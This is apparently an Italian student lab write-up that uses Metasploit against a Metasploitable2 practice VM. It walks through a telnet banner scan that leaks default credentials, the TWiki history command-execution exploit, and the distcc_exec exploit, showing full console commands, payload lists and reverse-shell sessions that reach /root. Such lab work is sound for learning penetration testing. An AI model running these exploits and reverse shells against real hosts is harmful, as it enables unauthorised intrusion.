

Exploit Telnet, Wiki, Distcc con Metasploit

Avvio Metasploit con il comando **msfconsole**.

```

(kali㉿kali)-[~]
$ msfconsole

      .\'''''.
      .$$$$L.,.,.=aaccaacc%#s$b.
      $$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$b.
      '7$$$$\ 'HHHH'IAAA'.7$$$$Dx"'''''.
      d8P      d8,      d8P
      $$$$$$BP      d888888p
      d888888P      ?88'
      d8bd8b.d8p d8888b ?88' d888b8b      _os#s|8x"      d8P      ?8b 88P
      88P ?P' ?P d8b_,dP 88P d8P' ?88      .oaS###Sx"      d8P d8888b $whi?88b 88b
      d88 d8 ?8 88b      88b 88b ,88b .os$$$$x" ?88,.d88b, d88 d8P' ?88 88P `?8b
      d88' d88b 8b`?8888P'`?8b`?88P'.aS$$$$0x"      `?88' ?88 ?88 88b d88 d88
      .a#$$$$$x"
      ,s$$$$$$$"
      .a$$$$$$$P      d88888P' 88n      _.,.,,ass;;
      .a####$$P      d88P'      .,.,ass%#S$$$$$$$$$$$$$$$$$'
      ,a$####$P _.,.,-ass#S$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$####SSSS'
      .a$$$$$$$$SS$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$SS##=-"''''^/$$$$$$$'
      ,s$$$$$$$'
      ,llss$$$$$'
      ,; lllssss'
      ... ; llllls'
      .....;;lllll;.....
      ^ .....;;lll ..... ^

      =[ metasploit v6.3.19-dev ]
+ -- --[ 2318 exploits - 1215 auxiliary - 412 post ]
+ -- --[ 1234 payloads - 46 encoders - 11 nops ]
+ -- --[ 9 evasion ]

```

Cerco l'exploit per quel servizio col comando **search telnet_version**. Scelgo l'exploit che ci dice la traccia, quindi il numero 1 usando il comando **use 1**.

```
msf6 > search telnet_version

Matching Modules
=====
#  Name                                                                 Disclosure Date  Rank  Check  Description
-  -                                                                 -
0  auxiliary/scanner/telnet/lantronix_telnet_version                normal        No     Lantronix Telnet Service Banner Detection
1  auxiliary/scanner/telnet/telnet_version                          normal        No     Telnet Service Banner Detection

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/telnet/telnet_version

msf6 > use 1
msf6 auxiliary(scanner/telnet/telnet_version) >
```

Inserito l'exploit, con il comando **show options**, vedo le opzioni richieste, e setto l'rhost con il comando **set rhost**. Con il comando **show options** controllo che è tutto settato correttamente.

```
msf6 auxiliary(scanner/telnet/telnet_version) > show options
Module options (auxiliary/scanner/telnet/telnet_version):

  Name      Current Setting  Required  Description
  ---      -
  PASSWORD  no                no        The password for the specified username
  RHOSTS    yes              yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     23               yes        The target port (TCP)
  THREADS   1                yes        The number of concurrent threads (max one per host)
  TIMEOUT   30               yes        Timeout for the Telnet probe
  USERNAME  no                no        The username to authenticate as

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/telnet/telnet_version) > set rhost 192.168.50.101
rhost => 192.168.50.101
msf6 auxiliary(scanner/telnet/telnet_version) > show options
Module options (auxiliary/scanner/telnet/telnet_version):

  Name      Current Setting  Required  Description
  ---      -
  PASSWORD  no                no        The password for the specified username
  RHOSTS    192.168.50.101  yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     23               yes        The target port (TCP)
  THREADS   1                yes        The number of concurrent threads (max one per host)
  TIMEOUT   30               yes        Timeout for the Telnet probe
  USERNAME  no                no        The username to authenticate as

View the full module info with the info, or info -d command.
```

In questo caso il payload non è richiesto, quindi posso lanciare l'attacco con il comando **exploit o run**. Nella stringa si può leggere l'username e la password con i quali fare l'accesso, msfadmin/msfadmin.

```
msf6 auxiliary(scanner/telnet/telnet_version) > exploit
[*] 192.168.50.101:23 - 192.168.50.101:23 TELNET
to an untrusted network!\x0a\x0aContact: msfdev[at]metasploit.com\x0a\x0aLogin with msfadmin/msfadmin to get started\x0a\x0a\x0ametas
exploitable login:
[*] 192.168.50.101:23 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Infine mi collego alla telnet con il comando **telnet** seguito dall'ip della macchina vittima ed inserisco user e password per avere il controllo della macchina.

```
msf6 auxiliary(scanner/telnet/telnet_version) > telnet 192.168.50.101
[*] exec: telnet 192.168.50.101

Trying 192.168.50.101...
Connected to 192.168.50.101.
Escape character is '^J'.

metasploitable2

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Tue Jun 13 07:51:32 EDT 2023 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

Exploit Twiki

Avvio **msfconsole** e cerco l'exploit **twiki_history** come da traccia ed uso l'exploit 0.

```
(kali@kali)-[~]
$ msfconsole

Metasploit v6.3.19-dev

--=[ 2318 exploits - 1215 auxiliary - 412 post ]
--=[ 1234 payloads - 46 encoders - 11 nops ]
--=[ 9 evasion ]

Metasploit tip: Use help <command> to learn more
about any command
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search twiki_history

Matching Modules

#  Name                                     Disclosure Date  Rank   Check  Description
-  -
0  exploit/unix/webapp/twiki_history         2005-09-14      excellent Yes    Twiki History TWikiUsers rev Parameter Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/webapp/twiki_history

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/python/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/twiki_history) >
```


Dopo aver visto le opzioni, con **show options**, setto l'rhost.

```
msf6 exploit(unix/webapp/twiki_history) > set rhost 192.168.50.101
rhost => 192.168.50.101
msf6 exploit(unix/webapp/twiki_history) >
```

Con il comando **show payload**, cerco il payload adatto e lo setto.

```
msf6 exploit(unix/webapp/twiki_history) > set payload 38
payload => cmd/unix/reverse
msf6 exploit(unix/webapp/twiki_history) >
```

Lancio l'exploit e come si vede nello screen che segue mi apre la sessione shell, digitando id, mi da le info della pagina Wiki.



Exploit Distcc

Dopo aver avviato l'msfconsole, cerco l'exploit distcc e la inserisco con use 0. Con il comando show options vedo le opzioni richieste e setto l'rhost.

```
msf6 > search distcc

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  exploit/unix/misc/distcc_exec            2002-02-01      excellent Yes     DistCC Daemon Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/misc/distcc_exec

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_bash
msf6 exploit(unix/misc/distcc_exec) > show options

Module options (exploit/unix/misc/distcc_exec):

Name      Current Setting  Required  Description
--      -
CHOST      -                no        The local client address
CPORT      -                no        The local client port
Proxies    -                no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     -                yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      3632             yes       The target port (TCP)
```

Controllo che le impostazioni sono state modificate e poi procedo nel cercare il payload con show payloads, e setto il payload che potrebbe essere idoneo.

```
msf6 exploit(unix/misc/distcc_exec) > show payloads

Compatible Payloads

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  payload/cmd/unix/bind_perl              normal No      Unix Command Shell, Bind TCP (via Perl)
1  payload/cmd/unix/bind_perl_ipv6         normal No      Unix Command Shell, Bind TCP (via perl) IPv6
2  payload/cmd/unix/bind_ruby              normal No      Unix Command Shell, Bind TCP (via Ruby)
3  payload/cmd/unix/bind_ruby_ipv6         normal No      Unix Command Shell, Bind TCP (via Ruby) IPv6
4  payload/cmd/unix/generic                 normal No      Unix Command, Generic Command Execution
5  payload/cmd/unix/reverse                 normal No      Unix Command Shell, Double Reverse TCP (telnet)
6  payload/cmd/unix/reverse_bash            normal No      Unix Command Shell, Reverse TCP (/dev/tcp)
7  payload/cmd/unix/reverse_bash_telnet_ssl normal No      Unix Command Shell, Reverse TCP SSL (telnet)
8  payload/cmd/unix/reverse_openssl         normal No      Unix Command Shell, Double Reverse TCP SSL (openssl)
9  payload/cmd/unix/reverse_perl            normal No      Unix Command Shell, Reverse TCP (via Perl)
10 payload/cmd/unix/reverse_perl_ssl        normal No      Unix Command Shell, Reverse TCP SSL (via perl)
11 payload/cmd/unix/reverse_ruby            normal No      Unix Command Shell, Reverse TCP (via Ruby)
12 payload/cmd/unix/reverse_ruby_ssl        normal No      Unix Command Shell, Reverse TCP SSL (via Ruby)
13 payload/cmd/unix/reverse_ssl_double_telnet normal No      Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/misc/distcc_exec) > set payload 5
payload => cmd/unix/reverse
```

Dopo aver controllato le opzioni anche del payload (non c'è nulla da modificare), posso lanciare l'exploit. La sessione viene creata e posso muovermi tra le cartelle, come si può vedere nello screen in basso.

```
msf6 exploit(unix/misc/distcc_exec) > exploit

[*] Started reverse TCP double handler on 192.168.32.100:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo z0rYw0sDXpYA50f9;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "z0rYw0sDXpYA50f9\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.32.100:4444 -> 192.168.50.101:34257) at 2023-06-13 10:11:44 -0400

ls
pwd
/tmp
cd ..
pwd
/
id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
cd root
ls
Desktop
reset_logs.sh
vnc.log
```